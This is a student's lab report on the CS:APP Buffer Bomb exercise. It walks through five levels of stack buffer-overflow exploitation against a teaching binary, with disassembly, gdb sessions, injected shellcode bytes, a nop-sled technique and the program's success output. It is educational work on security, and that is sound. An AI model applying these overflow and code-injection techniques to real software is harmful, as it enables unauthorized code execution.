

# Lab Report on Lab 3 the Buffer Bomb

16307130194 陈中钰

## Contents

1	Preparation	2
2	Level 0: Candle	2
3	Level 1: Sparkler	3
4	Level 2: Firecracker	4
5	Level 3: Dynamite	5
6	Level 4: Nitroglycerin	6
7	Thoughts	8

## 1 Preparation

### 1.1 make cookie

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./makecookie 16307130194
0x759069aa
```

### 1.2 反汇编

```
chenzhongyu@ubuntu:~/Desktop/lab3$ objdump -d bufbomb > bufbomb.txt
```

### 1.3 Linux : Little Endian

## 2 Level 0: Candle

### 2.1 总体思想

修改 return address，返回到<smoke>开头地址。

### 2.2 分析过程

push	%ebp	return address	74	91	04	08
mov	%esp,%ebp	%ebp	EE	EE	EE	EE
sub	\$0x38,%esp	%ebp-0x4	EE	EE	EE	EE
lea	-0x28(%ebp),%eax	.....				
mov	%eax,(%esp)	%ebp-0x28	EE	EE	EE	EE
call	8048bf1 <Gets>					
mov	\$0x1,%eax	.....				
leave						
ret		%ebp-0x38, %esp	%ebp-0x28			

阅读<getbuf>，要使<getbuf>返回后执行<smoke>，则要把它的返回值改成<smoke>的开始地址0x08049174。调用<Gets>前，把%ebp-0x28作为参数传入函数，那么exploit string 以%ebp-0x28开头。当 string 超过40 Byte 时，多余部分会覆盖%ebp，还可能进而覆盖 return address。那么在 return address 前添上44 Byte 非结束符（在这里统一取了0xEE），作为 string，当读取到 ret 指令时，会跳转到<smoke>。

### 2.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level0.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

### 3 Level 1: Sparkler

#### 3.1 总体思想


修改 return address，返回到<fizz>开头地址，并把<fizz>调用参数修改为 cookie。

#### 3.2 分析过程

把<getbuf>的返回值修改为<fizz>的开始地址0x08049129。再看<fizz>，gdb 查 0x804b1c4中的值，发现是输入的 cookie 字符串，进一步验证了要把<fizz>调用的参数和 cookie 比较。

<pre>push    %ebp mov     %esp,%ebp sub     \$0x18,%esp mov     0x8(%ebp),%eax cmp     0x804b1c4,%eax jne     8049158 &lt;fizz+0x2f&gt;</pre>	<pre>(gdb) print (char *) 0x804b1c4 \$4 = 0x804b1c4 &lt;cookie&gt; ""</pre>
---	---

<getbuf>返回时，跳转到<fizz>，再 push 进%ebp（旧 return address 处），并把%ebp+0x8（旧%ebp+0xc 处）中的值和 cookie 比较，相等时触发 bomb。那么还要把%ebp+0x8（旧%ebp+0xc 处）中的值改为 cookie，有效攻击代码前用非结束符填充。



#### 3.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level1.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Fizz!: You called fizz(0x759069aa)
VALID
```

NICE JOB!

## 4 Level 2: Firecracker

### 4.1 总体思路

更改 global\_value 的值为 cookie，再跳转到<bang>开头地址。前面的方式只能熊啊该 stack 中某个位置的值、跳转到某个地址，并不能实现更改全局变量 global\_value、跳转到<bang>两个操作。故考虑更改 return address，跳转到 string 开头，依次执行这两个操作。那么还需在 string 中输入这两个操作的 machine code。

### 4.2 分析过程

mov 0x804b1cc,%eax	(gdb) print (char *) 0x804b1cc
cmp 0x804b1c4,%eax	\$1 = 0x804b1cc <global_value> ""
jne 804910d <bang+0x31>	(gdb) print (char *) 0x804b1c4
	\$2 = 0x804b1c4 <cookie> ""

首先查找 global\_value 的储存地方。<bang>中比较了 0x804b1cc 和 0x804b1c4 中的值，gdb 查找其中的值，发现分别是 global\_value 和 cookie。那么可通过 movl 把 0x804b1cc 处的 global\_value 改为 cookie。接下来查找 string 开头 %ebp-0x28 的地址。


Breakpoint 1, 0x08048caa in getbuf ()

(gdb) x \$ebp-0x28

0x55683378 <\_reserved+1037176>: 0x00000000

最后还要 push 进<bang>开头地址 0x080490dc，并 ret。综上，可以写出如下 assembly code，并 assemble 和 disassemble，获得如下 machine code。string 开头为如下 machine code，结尾为 string 开头地址，覆盖 return address，中间用非结束符（这里统一取 0x00）填充。

movl \$0x759069aa,%eax	00000000 <.text>:
movl %eax,0x804b1cc	0: b8 aa 69 90 75 mov \$0x759069aa,%eax
push \$0x080490dc	5: a3 cc b1 04 08 mov %eax,0x804b1cc
ret	a: 68 dc 90 04 08 push \$0x080490dc
	f: c3 ret



%esp / %ebp-0x38    %ebp-0x28


#### 4.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level2.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Bang!: You set global_value to 0x759069aa
VALID
NICE JOB!
```

## 5 Level 3: Dynamite

### 5.1 总体思想

修改 return address, 跳转到 string 开头, 把<getbuf>在%eax 中的返回值改为 cookie, 把为了修改 return address 被覆盖掉的%ebp 还原, 最后跳转到<test>中调用<getbuf>的下一个语句。



### 5.2 分析过程

gdb 运行, 在<getbuf>开头设置断点, 查找%ebp 的值和 string 开头地址,

```
(gdb) x $ebp
```

```
0x556833a0 <_reserved+1037216>: 0x556833d0
```

```
(gdb) x $ebp-0x28
```

```
0x55683378 <_reserved+1037176>: 0x00000000
```

用 string 开头地址覆盖 return address, 使其跳转到 string 的开头, movl 修改%eax、还原%ebp, 并返回到<test>中下一个命令的地址0x08048d39。可以写出如下 assembly code, 并获得 machine code。string 开头为如下 machine code, 结尾为跳转到 string 开头的地址, 中间补上非结束符 (这里用了0x00)。

movl \$0x759069aa,%eax	00000000 <.text>:
movl \$0x556833d0,%ebp	0: b8 aa 69 90 75 mov \$0x759069aa,%eax
push \$0x08048d39	5: bd d0 33 68 55 mov \$0x556833d0,%ebp
ret	a: 68 39 8d 04 08 push \$0x08048d39
	f: c3 ret

### 5.3 运行结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ ./hex2raw < level3.txt
| ./bufbomb -u 16307130194
Userid: 16307130194
Cookie: 0x759069aa
Type string:Boom!: getbuf returned 0x759069aa
VALID
NICE JOB!
```

## 6 Level 4: Nitroglycerin

### 6.1 总体思路

修改 return address(%ebp+0x4)为 string 的某个位置的地址，然后跳转到该位置，修改%eax 中的返回值为 cookie，恢复%ebp，最后要模仿 ret，跳转到<testn>中调用<getbufn>的下一行命令。

### 6.2 分析过程

#### 6.2.1 修改 return address

push %ebp	call 8048990 <srandom@plt>
mov %esp,%ebp	call 8048880 <random@plt>
sub \$0x218,%esp	
lea -0x208(%ebp),%eax	
mov %eax,(%esp)	
call 8048bf1 <Gets>	
mov \$0x1,%eax	
leave	
ret	

查看<getbufn>和<main>，可见程序使用了栈随机化的操作，导致%ebp 的地址不固定，也就使 string 的开头位置%ebp-0x208不固定。而当 string 开头在不同处时，跳转到该地址后，都必须能执行到需执行的代码。那么可以采用 nop sled 的方法，在实际攻击代码前插入很长的一段 nop（0x90），无论 string 在何处，只要能跳转到 string 中，就能 slide 到实际攻击代码。接下来要估计 string 的位置可能的变化范围，以确定有效 return address。

gdb 调试，在<getbufn>设置断点，多次运行查找%ebp-0x208的地址，发现它的值可

能是以下5个值之一。那么保证能在 string 中，而在实际攻击代码（长度为0x10）前的地址，应在0x55683208 ~ 0x55683128+0x208-0x10=0x55683320。那么可以取0x55683208作为 return address。

Order	1	2	3	4	5
%ebp-0x208	0x55683198	0x55683208	0x55683158	0x55683178	0x55683128

### 6.2.2 修改%eax 的值为 cookie

movl 直接修改。

### 6.2.3 还原<getbufn>中被覆盖的%ebp 的值

%ebp 中的值并不固定，故不能像之前一样，通过 movl 原值还原%ebp。而且，由于 stack 不稳定，stack 中其他的地址和值也是不固定的，那么也就没有办法从其他地方找到%ebp 的值了。那么查看<getbufn>，分析 stack 的变化，试图通过位置的相对关系找出%ebp 的值。

leave -> movl %ebp, %esp pop %ebp	<testn> build stack -> push %ebp mov %esp,%ebp push %ebx sub \$0x24,%esp
---	--

发现在 ret 前有 leave 指令，也就是说，在<getbufn>返回到<testn>前，进行了消栈的操作，最后%esp 回到了<testn>调用<getbufn>前时%esp 的原位置。查看<testn>的建栈操，需要还原的%ebp 是<getbufn>中的，它所存的值为旧的%ebp 地址，也就是<testn>中的%ebp 地址。可以看到，虽然%esp 和%ebp 的地址都会变化，但是它们地址之间差值是固定的，push 操作使%esp 下移0x4，sub 使其再下移0x24，那么%esp=%ebp-0x28，则有%ebp=%esp+0x28，据此可以 leal 获得<testn>的%ebp 地址，也就是<getbufn>中%ebp 的值。

### 6.2.4 返回到<testn>

<testn>调用<getbufn>的下一个语句地址为0x8048ccf，则 push 进该地址后 ret。

### 6.2.5 形成 machine code

需要覆盖的范围是%ebp-0x208 ~ %ebp+0x8，共0x208+0x8=528 Byte。综上，获得 machine code，并在前面添上足够的0x90(nop)，在后面添上 return address，作为 string，可以得到 level4.txt 中的结果。

movl \$0x759069aa,%eax leal 0x28(%esp),%ebp push \$0x8048ccf ret	00000000 <.text>: 0: b8 aa 69 90 75 mov \$0x759069aa,%eax 5: 8d 6c 24 28 lea 0x28(%esp),%ebp 9: 68 cf 8c 04 08 push \$0x8048ccf e: c3 ret
---	---


## 6.3 结果

```
chenzhongyu@ubuntu:~/Desktop/lab3$ cat level4.txt | ./hex2raw -n
| ./bufbomb -n -u 16307130194
```

```

Userid: 16307130194
Cookie: 0x759069aa
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
Keep going
Type string:KABOOM!: getbufn returned 0x759069aa
VALID
NICE JOB!

```



## 7 Thoughts

- 7.1 深刻了解了 buffer overflow attacks 的机制；
- 7.2 了解到 get() 函数没有越界检查的安全漏洞，知道通过使用 gets() 函数可以插入 exploit string，越界引用内存来实现 buffer overflow attacks；
- 7.3 了解了 stack randomization, stack protector 和限制可执行代码区域等对抗 buffer overflow attacks 的机制；
- 7.4 懂得在编写代码的过程中注意避免产生 buffer overflow attacks 的漏洞。